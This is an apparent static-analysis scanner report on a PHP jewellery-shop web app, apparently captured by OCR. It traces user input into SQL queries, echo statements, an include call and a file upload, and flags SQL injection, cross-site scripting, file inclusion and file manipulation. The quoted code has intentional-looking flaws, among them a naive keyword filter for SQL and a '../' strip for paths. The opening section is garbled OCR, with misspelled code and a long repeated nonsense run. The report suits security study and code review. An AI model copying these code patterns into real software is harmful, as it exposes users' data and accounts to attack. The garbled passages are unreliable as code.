= 1/* scount = 1/* scount =
```

```
File: /var/www/1701198/remove.php

SOL Injection

B Userinput reaches sensitive sink. For more information, press the help icon on the left side. (Blind exploitation)

28: systal query (sdb conx, Ssql); // sysqli connection.php

28: Ssql = "DelETE FROM Cart MHERE cust id = Suserid = Spewelid"; // sysqli connection.php

6: suserid = $.$55510M['user_id']; // if(isset($.$55510M]).

* 22: Sjewelid = $.POST['txtjewelid'];

hide all
```

```
File: /var/www/1701198/copy of Changepassword.php
                              Userinput reaches sensitive sink. For more information, press the help icon on the left side
                                       30: <u>myseli query</u> Sqresult = myseli query(scon, Sselupd); // top links.php
29: Sselupd = "UPDATE users SET password="snewpass" MHERE user_id=" . Susernumber . * AND password="$oldpass"; // top links.php
21: Susernumber = $ $ESSION['user_id']; // top links.php
22: Soldpass = $ $ESSION['user_id']; // top links.php
26: Soldpass = $ $PST("OldPassword"); // rop links.php
    ☐ Cross-Site Scripting
                     Userinput reaches sensitive sink. For more information, press the help icon on the left side.
                               hide all
  File: /var/www/1701198/updateqty.php
                            Userinput reaches sensitive sink. For more information, press the help icon on the left side.
                                        30: mysqli query squery = mysqli query($db conx, $sql); // mysqli connection.php
29: $sql = "SELECT * FROM cart MHERE cust id = "suserid" AND jewel.id = "sjewelid" AND checkout = 'n'"; // mysqli_connection.php
6: Suserid = $.$ESSIOM['user.id']; // if(asset($,SESSIOM)')
22: $jewelid = $.POST['txtjewelid'];
   hide all
File: /var/www/1701198/viewproduct.php
                        Userinput reaches sensitive sink. For more information, press the help icon on the left side.
                                70: <a href="mysqli-query">mysqli-query</a> (Squery = mysqli-query) (Squery = mysqli-query) (Squery = mysqli-query) (Squery = mysqli-query) (Squery = mysqli-query) (Squery = mysqli-query) (Squery = mysqli-query) (Squery = mysqli-query) (Squery = mysqli-query) (Squery = mysqli-query) (Squery = mysqli-query) (Squery = mysqli-query) (Squery = mysqli-query) (Squery = mysqli-query) (Squery) (
                      Userinput reaches sensitive sink. For more information, press the help icon on the left side.
                            184: <a href="mysqli query" Squery = mysqli query(5db conx, Ssql);" // section.html" | 102: Ssql = "SELECT " FROM "main_menu", sub_menu, jewellery where main_menu id = sub_menu.mmenu id and jewellery.category = sub_menu.id and jewellery.category = Sitem Slimit";</a>
                                                         Userinput reaches sensitive sink. For more information, press the help icon on the left side.
                                106: myseli_query Squery2 = myseli_query(Sdb_conx, $sel); // section.html
102: Ssel = * SELECT * FROM *main_menu*, swb_menu*, jewellery where main_menu.mmenu_id = sub_menu.mmenu_id and jewellery.category = sub_menu.id and jewellery.category = $item $limit*;
                                                           tion.html
*4: Sitem = 5 (ET['Items']; // mysqli connection.php
*100: Stimit = 'LIMI' ' (Spagenum - 1) *5 opage_rows : ',' . $page_rows; // section.htm
97: $page_rows = 81: // section.html!(Spagenum > slast),
85: $last = 1: // section.html!f(slast < 1),
75: $page_rows = 8: // section.html
75: $page_rows = 8: // section.html</pre>
                        Userinput reaches sensitive sink. For more information, press the help icon on the left side.
                                237: <a href="mailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:schemailto:s
```

```
File: Narriwawi 1701198/changepicture.php

File: Manipulation

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```

```
File:/var/www/1701198/changepicture.php

File Manipulation

S = File Manipulation

Userinput reaches sensitive sink. For more information, press the help icon on the left side. (Blind exploitation)

• 58: move_uploaded_file move_uploaded_file($_FiLES['uploadedfile']['mame']); // fileuploadtype.php

15: $target_path = $target_path . basename($_FiLES['uploadedfile']['name']); // fileuploadtype.php

SQL Injection

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```
59: mysqli_query_mysqli_query($db_conx, $insert5QL); // mysqli_connection.php
58: $insert5QL = "INSERT INTO cart (id, jewel_id, qty, cust_id, checkout, added, checkedon, trans) VALUES ('', '$jewelid', '$Qty', 'suserid', 'n', '$today', '', $code)"; /
                     ali commectato php

34: $jewelid = $.POST['jewelid'];

• 35: $0ty = $.POST['txt0ty'];

36: $userid = $.POST['txtuserid'];

38: $today = date("Y.=.d H.i.s");

29: $code = $.SESSION['code'];

28: $_SESSION['code'] = rand();
               File: /var/www/1701198/removeqty.php
 SQL Injection
 ∄ =
② ♠ ◎
                hide all
File: /var/www/1701198/adminarea/delconfirm.php
                88: mysql_query $result = mysql_query($sql) or die (mysql_error()); // connect-db.php
74: $sql = "DELETE FROM webcontent WHERE content_id=$id"; // connect-db.phpswitch($type), case 'page'
88: $id = $_GET['id']; // connect-db.php
hide all
File: /var/www/1701198/adminarea/editprod.php
34: mysqli query $query = mysqli query($db conx, $sql); // mysqli connection.php
33: $sql = ("SELECT" * FROM jewellery WHERE id=$id*); // mysqli connection.php
13: $id = $_GET['id']; // mysqli connection.php
         Vulnerability is also triggered in:
/var/www/1701198/adminarea/edituser.php
/var/www/1701198/adminarea/edituser.php
/var/www/1701198/adminarea/edituset.php
/var/www/1701198/adminarea/edituset.php
/var/www/1701198/adminarea/edituset.php
           Userinput reaches sensitive sink. For more information, press the help icon on the left side,
```

# **Text Based**

File: /var/www/1701198/view.php

**SQL** Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
90: mysqli_query $query = mysqli_query($db_conx, $sql); // section.html
89: $sql = "SELECT COUNT(*) FROM jewellery WHERE id =" . $id; // section.html
86: $id = $_POST['txtid']; // section.html

requires:
41: if($User != "")
45: if(isset($_SESSION['username'])) else else
63: else
```

**SQL** Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

96: mysqli\_query \$query = mysqli\_query(\$db\_conx, \$sql); // section.html

```
95: $sql = " SELECT * FROM jewellery WHERE id =" . $id; // section.html
      86: $id = $_POST['txtid']; // section.html
    requires:
      41: if($User != "")
      45: if(isset($_SESSION['username'])) else else
      63: else
File: /var/www/1701198/extras.php
File Inclusion
        Userinput reaches sensitive sink. For more information, press the help icon on the left side.
  69: include include ($pagetype); // lfifilter.php
    2: $pagetype = str_replace(array("../", "..\""), "", $pagetype); // Ififilter.php
      67: $pagetype = $_GET['type']; // section.html
    requires:
      24: if($User != "")
      28: if(isset($_SESSION['username'])) else else
      46: else
File: /var/www/1701198/latest.php
```

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

234: echo echo "<blockquote><b>" . \$textline2 . "</b></blockquote>"; // section.html

```
108: $textline2 = "Page <b>$pagenum</b> of <b>$last</b>"; // section.html
      97: $pagenum = $last; // section.htmlif($pagenum > $last),
        84: $last = 1; // section.htmlif($last < 1),
        76: $last = ceil($rows / $page_rows); // section.html
          72: $rows = $row[0]; // section.html
             70: $row = mysqli_fetch_row($query); // section.html
               69: $query = mysqli_query($db_conx, $sql); // section.html, trace stopped
           74: $page_rows = 8; // section.html
      95: $pagenum = 1; // section.htmlif($pagenum < 1),
      90: $pagenum = preg_replace('#[^0-9]#', '', $_GET['pn']); // section.htmlif(isset($_GET)),
      84: $last = 1; // section.htmlif($last < 1),
    requires:
      24: if($User != "")
      28: if(isset($_SESSION['username'])) else else
      46: else
      231: if($rows == 0) else
  Vulnerability is also triggered in:
    /var/www/1701198/featured.php
Cross-Site Scripting
        Userinput reaches sensitive sink. For more information, press the help icon on the left side.
  236: echo echo "" . $paginationCtrls . ""; // section.html
    145: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?pn=' . $Last . '">Last</a>'; //
```

141: \$paginationCtrls .= ' <a href="' . \$\_SERVER['PHP\_SELF'] . '?pn=' . \$next .

">Next</a> &nbsp; &nbsp; '; // section.htmlif(\$last != 1), if(\$pagenum != \$last),

section.htmlif(\$last != 1), if(\$pagenum != \$last),

```
133: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?pn=' . $i . '">' . $i . '</a> &nbsp; ';
// section.htmlif($last != 1),
                        130: $paginationCtrls .= " . $pagenum . '   '; // section.htmlif($last != 1),
                             125: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?pn=' . $i . '">' . $i . '</a>
  '; // section.htmlif(\frac{1}{2} last != 1), if(\frac{1}{2} pagenum > 1), if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac{1}{2} if(\frac
                                  120: $paginationCtrls .= '<a href="" . $_SERVER['PHP_SELF'] . '?pn=' . $previous .
"">Previous</a> &nbsp; &nbsp; '; // section.htmlif($last != 1), if($pagenum > 1),
                                       119: $paginationCtrls .= '<a href="" . $_SERVER['PHP_SELF'] . '?pn=1' . $First .
"">First</a> &nbsp; &nbsp; '; // section.htmlif($last != 1), if($pagenum > 1),
                                            110: $paginationCtrls = "; // section.html
                                            117: $First = $pagenum == 1; // section.htmlif($last != 1), if($pagenum > 1),
                                                 97: $pagenum = $last; // section.htmlif($pagenum > $last),
                                                      84: $last = 1; // section.htmlif($last < 1),
                                       118: $previous = $pagenum - 1; // section.htmlif($last != 1), if($pagenum > 1),
                                            97: $pagenum = $last; // section.htmlif($pagenum > $last),
                                                 84: $last = 1; // section.htmlif($last < 1),
                                  123: for($i = * - $Display_Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),
                                       79: $Display Pages = 10; // section.html
                                  123: for($i = * - $Display Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if(pagenum > 1),
                                       79: $Display Pages = 10; // section.html
                             97: $pagenum = $last; // section.htmlif($pagenum > $last),
                                  84: $last = 1; // section.htmlif($last < 1),
                        132: for(\$i = * + 1; \$i \le \$last; \$i++) // section.htmlif(\$last != 1),
                             123: for($i = * - $Display_Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),
                                  79: $Display_Pages = 10; // section.html
                        132: for(\$i = * + 1; \$i \le \$last; \$i++) // section.htmlif(\$last != 1),
                             123: for($i = * - $Display Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),
                                  79: $Display_Pages = 10; // section.html
                    140: $next = $pagenum + 1; // section.htmlif($last != 1), if($pagenum != $last),
```

```
97: $pagenum = $last; // section.htmlif($pagenum > $last),
             84: $last = 1; // section.htmlif($last < 1),
    requires:
      24: if($User != "")
      28: if(isset($_SESSION['username'])) else else
      46: else
      231: if($rows == 0) else
  Vulnerability is also triggered in:
    /var/www/1701198/featured.php
File: /var/www/1701198/Changepassword.php
SQL Injection
        Userinput reaches sensitive sink. For more information, press the help icon on the left side.
  56: mysqli_query $qresult = mysqli_query($con, $sqlupd); // updatepassword.php
    2: $sqlupd = "UPDATE users SET password='$newpass' WHERE user_id=" . $usernumber . ""; //
updatepassword.php
      50: $newpass = $_POST['NewPassword']; // section.html
      46: $usernumber = $_SESSION['user_id']; // section.html
    requires:
      17: if($User != "")
      21: if(isset($_SESSION['username'])) else else
      47: if(isset($_POST['Submit']))
```

File: /var/www/1701198/processlogin.php

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
47: echo echo $username; // sqlcm_filter.php
    1: $username = str_replace(array("1=1", "2=2", "UNION", "Select", "'b'='b'", "2 =2", "1 =1"), "",
$username); // sqlcm_filter.php
      32: $username = ""' . $username . ""'; // connection.php
         19: $username = $_POST['txtusername']; // connection.php
File: /var/www/1701198/searchresult.php
SQL Injection
        Userinput reaches sensitive sink. For more information, press the help icon on the left side.
  109: mysql_query $raw_results = mysql_query($sql) or die (mysql_error()); // section.html
    89: $sql = "SELECT * FROM `jewellery` WHERE (CONVERT(`type` USING utf8) LIKE '%" . $search .
"%')"; // section.htmlswitch($select), case 'type':,
      65: $search = $_POST['search']; // section.html
    requires:
      22: if($User != "")
      26: if(isset($_SESSION['username'])) else else
      44: else
      101: if(strlen($search) >= $min_length)
```

**Cross-Site Scripting** 

```
176: echo echo "<script>alert('Search Found for " . $search . " " . $count . " Results')</script>"; //
section.html
    65: $search = $_POST['search']; // section.html
    167: $count += 1; // section.html
      121: $count = 0; // section.html
    requires:
      22: if($User != "")
      26: if(isset($_SESSION['username'])) else else
      44: else
      101: if(strlen($search) >= $min_length)
      119: if(mysql_num_rows($raw_results) > 0)
      174: if($count > 1)
Cross-Site Scripting
        Userinput reaches sensitive sink. For more information, press the help icon on the left side.
  181: echo echo "<script>alert('Search Found for " . $search . " " . $count . " Results')</script>"; //
section.html
    65: $search = $_POST['search']; // section.html
    167: $count += 1; // section.html
      121: $count = 0; // section.html
    requires:
      22: if($User != "")
      26: if(isset($_SESSION['username'])) else else
      44: else
```

```
101: if(strlen($search) >= $min_length)119: if(mysql_num_rows($raw_results) > 0)179: if($count > 1) else
```

```
186: echo echo "<b>No results for </b>" . $search; // section.html
    65: $search = $_POST['search']; // section.html
    requires:
      22: if($User != "")
      26: if(isset($_SESSION['username'])) else else
      44: else
      101: if(strlen($search) >= $min_length)
      184: if(mysql_num_rows($raw_results) > 0) else
File: /var/www/1701198/remove.php
SQL Injection
        Userinput reaches sensitive sink. For more information, press the help icon on the left side.
(Blind exploitation)
  28: mysqli_query mysqli_query($db_conx, $sql); // mysqli_connection.php
    26: $sql = "DELETE FROM cart WHERE cust_id = $userid AND jewel_id = $jewelid"; //
mysqli_connection.php
      6: $userid = $_SESSION['user_id']; // if(isset($_SESSION)),
      22: $jewelid = $_POST['txtjewelid'];
```

File: /var/www/1701198/copy of Changepassword.php

### **SQL** Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
30: mysqli_query $qresult = mysqli_query($con, $sqlupd); // top_links.php
29: $sqlupd = "UPDATE users SET password='$newpass' WHERE user_id=" . $usernumber . " AND password='$oldpass'"; // top_links.php
25: $newpass = $_POST['NewPassword']; // top_links.php
21: $usernumber = $_SESSION['user_id']; // top_links.php
26: $oldpass = $_POST['OldPassword']; // top_links.php

requires:
4: if($User != "")
8: else
22: if(isset($_POST['Submit']))
```

### **Cross-Site Scripting**

```
53: echo echo $qresult; // top_links.php

47: $qresult = $sqlupd; // top_links.php

29: $sqlupd = "UPDATE users SET password='$newpass' WHERE user_id=" . $usernumber . " AND password='$oldpass'"; // top_links.phpif(isset($_POST)),

25: $newpass = $_POST['NewPassword']; // top_links.phpif(isset($_POST)),

21: $usernumber = $_SESSION['user_id']; // top_links.php

26: $oldpass = $_POST['OldPassword']; // top_links.phpif(isset($_POST)),
```

```
4: if($User != "")
      8: else
File: /var/www/1701198/updateqty.php
SQL Injection
       Userinput reaches sensitive sink. For more information, press the help icon on the left side.
  30: mysqli_query $query = mysqli_query($db_conx, $sql); // mysqli_connection.php
    29: $sql = "SELECT * FROM cart WHERE cust_id = '$userid' AND jewel_id = '$jewelid' AND checkout
= 'n'"; // mysqli_connection.php
      6: $userid = $_SESSION['user_id']; // if(isset($_SESSION)),
      22: $jewelid = $_POST['txtjewelid'];
File: /var/www/1701198/viewproduct.php
SQL Injection
       Userinput reaches sensitive sink. For more information, press the help icon on the left side.
  70: mysqli_query $query = mysqli_query($db_conx, $sql); // section.html
    69: $sql = "SELECT COUNT(*) FROM `main_menu`, sub_menu, jewellery where
main_menu.mmenu_id = sub_menu.mmenu_id and jewellery.category = sub_menu.id and
jewellery.category = $item"; // section.html
      4: $item = $_GET['Items']; // mysqli_connection.php
    requires:
      48: if(isset($_SESSION['username'])) else else
```

requires:

```
104: mysqli_query $query = mysqli_query($db_conx, $sql); // section.html
    102: $sql = " SELECT * FROM `main menu`, sub menu, jewellery where main menu.mmenu id =
sub_menu.mmenu_id and jewellery.category = sub_menu.id and jewellery.category = $item $limit"; //
section.html
      4: $item = $_GET['Items']; // mysqli_connection.php
      100: $limit = 'LIMIT' . ($pagenum - 1) * $page_rows . ',' . $page_rows; // section.html
        97: $pagenum = $last; // section.htmlif($pagenum > $last),
          85: $last = 1; // section.htmlif($last < 1),
        75: $page rows = 8; // section.html
        75: $page rows = 8; // section.html
    requires:
      48: if(isset($_SESSION['username'])) else else
SQL Injection
        Userinput reaches sensitive sink. For more information, press the help icon on the left side.
  106: mysqli_query $query2 = mysqli_query($db_conx, $sql); // section.html
    102: $sql = " SELECT * FROM `main_menu`, sub_menu, jewellery where main_menu.mmenu_id =
sub_menu.mmenu_id and jewellery.category = sub_menu.id and jewellery.category = $item $limit"; //
section.html
      4: $item = $_GET['Items']; // mysqli_connection.php
      100: $limit = 'LIMIT' . ($pagenum - 1) * $page_rows . ',' . $page_rows; // section.html
        97: $pagenum = $last; // section.htmlif($pagenum > $last),
          85: $last = 1; // section.htmlif($last < 1),
```

```
75: $page_rows = 8; // section.html
75: $page_rows = 8; // section.html
requires:
48: if(isset($_SESSION['username'])) else else else
```

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
237: echo echo "<h2>" . $textline1 . " Paged</h2>"; // section.html

111: $textline1 = "You Selected: " . $sentname . " - " . $rowtext[5] . " (<b>$rows</b>)"; // section.html

5: $sentname = $_GET['Subname']; // mysqli_connection.php

107: $rowtext = mysqli_fetch_row($query2); // section.html

106: $query2 = mysqli_query($db_conx, $sql); // section.html, trace stopped

73: $rows = $row[0]; // section.html

71: $row = mysqli_fetch_row($query); // section.html

70: $query = mysqli_query($db_conx, $sql); // section.html, trace stopped

requires:

48: if(isset($_SESSION['username'])) else else else

235: if($rows == 0) else
```

#### **Cross-Site Scripting**

```
238: echo echo "" . $textline2 . ""; // section.html

112: $textline2 = "Page <b>$pagenum</b> of <b>$last</b>"; // section.html
```

```
97: $pagenum = $last; // section.htmlif($pagenum > $last),
         85: $last = 1; // section.htmlif($last < 1),
         77: $last = ceil($rows / $page_rows); // section.html
           73: $rows = $row[0]; // section.html
             71: $row = mysqli_fetch_row($query); // section.html
               70: $query = mysqli_query($db_conx, $sql); // section.html, trace stopped
           75: $page rows = 8; // section.html
      95: $pagenum = 1; // section.htmlif($pagenum < 1),
      91: $pagenum = preg_replace('#[^0-9]#', '', $_GET['pn']); // section.htmlif(isset($_GET)),
      85: $last = 1; // section.htmlif($last < 1),
    requires:
      48: if(isset($ SESSION['username'])) else else else
      235: if($rows == 0) else
Cross-Site Scripting
        Userinput reaches sensitive sink. For more information, press the help icon on the left side.
  240: echo echo "" . $paginationCtrls . ""; // section.html
    149: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?Items=' . $item . '&pn=' . $Last .
">Last</a>'; // section.htmlif($last != 1), if($pagenum != $last),
      145: $paginationCtrls .= '     <a href="' . $_SERVER['PHP_SELF'] . '?Items=' . $item .
'&pn=' . $next . '">Next</a> &nbsp; &nbsp; '; // section.htmlif($last != 1), if($pagenum != $last),
         137: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?Items=' . $item . '&pn=' . $i . '">' .
$i . '</a> &nbsp; '; // section.htmlif($last != 1),
```

134: \$paginationCtrls .= " . \$pagenum . ' '; // section.htmlif(\$last != 1),

"">' . \$i . '</a> &nbsp; '; // section.htmlif(\$last != 1), if(\$pagenum > 1), if(\$i > 0),

\$previous . "">Previous</a> &nbsp; &nbsp; '; // section.htmlif(\$last != 1), if(\$pagenum > 1),

129: \$paginationCtrls .= '<a href="" . \$\_SERVER['PHP\_SELF'] . '?Items=' . \$item . '&pn=' . \$i .

124: \$paginationCtrls .= '<a href="" . \$\_SERVER['PHP\_SELF'] . '?Items=' . \$item . '&pn=' .

```
123: $paginationCtrls .= '<a href="" . $_SERVER['PHP_SELF'] . '?Items=' . $item . '&pn=' .
$First . "">First</a> &nbsp; &nbsp; '; // section.htmlif($last != 1), if($pagenum > 1),
                    114: $paginationCtrls = "; // section.html
                    4: $item = $ GET['Items']; // mysgli connection.php
                    121: $First = $pagenum == 1; // section.htmlif($last != 1), if($pagenum > 1),
                       97: $pagenum = $last; // section.htmlif($pagenum > $last),
                         85: $last = 1; // section.htmlif($last < 1),
                  4: $item = $_GET['Items']; // mysqli_connection.php
                  122: $previous = $pagenum - 1; // section.htmlif($last != 1), if($pagenum > 1),
                    97: $pagenum = $last; // section.htmlif($pagenum > $last),
                       85: $last = 1; // section.htmlif($last < 1),
                4: $item = $_GET['Items']; // mysqli_connection.php
                127: for($i = * - $Display_Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),
                  80: $Display_Pages = 10; // section.html
                127: for($i = * - $Display_Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),
                  80: $Display Pages = 10; // section.html
             97: $pagenum = $last; // section.htmlif($pagenum > $last),
               85: $last = 1; // section.htmlif($last < 1),
           4: $item = $_GET['Items']; // mysqli_connection.php
           136: for(\$i = * + 1; \$i \le \$last; \$i++) // section.htmlif(\$last != 1),
             127: for($i = * - $Display Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),
                80: $Display_Pages = 10; // section.html
           136: for(\$i = * + 1; \$i \le \$last; \$i++) // section.htmlif(\$last != 1),
             127: for($i = * - $Display Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),
    requires:
      48: if(isset($_SESSION['username'])) else else
```

```
235: if($rows == 0) else
```

File: /var/www/1701198/changepicture.php

File Manipulation

Userinput reaches sensitive sink. For more information, press the help icon on the left side. (Blind exploitation)

58: move\_uploaded\_file move\_uploaded\_file(\$\_FILES['uploadedfile']['tmp\_name'], \$target\_path); // fileuploadtype.php

15: \$target\_path = \$target\_path . basename(\$\_FILES['uploadedfile']['name']); // fileuploadtype.php

8: \$target\_path = "pictures/"; // fileuploadtype.php

**SQL** Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side. (Blind exploitation)

70: mysql\_query mysql\_query("update users set thumbnail='\$filename' where user\_id='\$userid'") or // fileuploadtype.php

14: \$filename = basename(\$\_FILES['uploadedfile']['name']); // fileuploadtype.php

66: \$userid = \$\_SESSION['user\_id']; // fileuploadtype.php

**Cross-Site Scripting** 

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

74: echo echo '<script type="text/javascript">alert("Picture has been changed to ' . \$filename . "");</script>'; // fileuploadtype.php

14: \$filename = basename(\$\_FILES['uploadedfile']['name']); // fileuploadtype.php

File: /var/www/1701198/processcheckout.php

```
SQL Injection
```

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
44: mysqli_query $query = mysqli_query($db_conx, $sqlcode); // mysqli_connection.php
43: $sqlcode = "SELECT * FROM cart WHERE cust_id = '$userid' AND checkout = 'n'"; // mysqli_connection.php
36: $userid = $_POST['txtuserid'];
```

# **SQL** Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side. (Blind exploitation)

47: mysqli\_query mysqli\_query(\$db\_conx, \$sqltrans); // mysqli\_connection.php

```
46: $sqltrans = "UPDATE cart SET trans = '$code' WHERE cust_id = '$userid' AND checkout = 'n'"; // mysqli_connection.php

29: $code = $_SESSION['code'];

28: $_SESSION['code'] = rand();

36: $userid = $_POST['txtuserid'];
```

# **SQL** Injection

```
50: mysqli_query $query = mysqli_query($db_conx, $sql); // mysqli_connection.php

49: $sql = "SELECT COUNT(*) FROM cart WHERE cust_id = '$userid' AND jewel_id = '$jewelid' AND checkout = 'n'"; // mysqli_connection.php
```

```
36: $userid = $_POST['txtuserid'];
34: $jewelid = $_POST['jewelid'];
```

# **SQL** Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side. (Blind exploitation)

```
59: mysqli_query mysqli_query($db_conx, $insertSQL); // mysqli_connection.php

58: $insertSQL = "INSERT INTO cart (id, jewel_id, qty, cust_id, checkout, added, checkedon, trans)

VALUES (", '$jewelid', '$Qty', '$userid', 'n', '$today', ", $code)"; // mysqli_connection.php

34: $jewelid = $_POST['jewelid'];

35: $Qty = $_POST['txtQty'];

36: $userid = $_POST['txtuserid'];

38: $today = date("Y-m-d H:i:s");

29: $code = $_SESSION['code'];

28: $_SESSION['code'] = rand();

requires:

56: if($rows == 0)
```

### **SQL** Injection

```
79: mysqli_query $query = mysqli_query($db_conx, $sql1); // mysqli_connection.php
77: $sql1 = "SELECT * FROM cart WHERE cust_id = '$userid' AND jewel_id = '$jewelid' AND checkout = 'n'"; // mysqli_connection.php
36: $userid = $_POST['txtuserid'];
34: $jewelid = $_POST['jewelid'];
```

requires:

75: if(\$rows == 0) else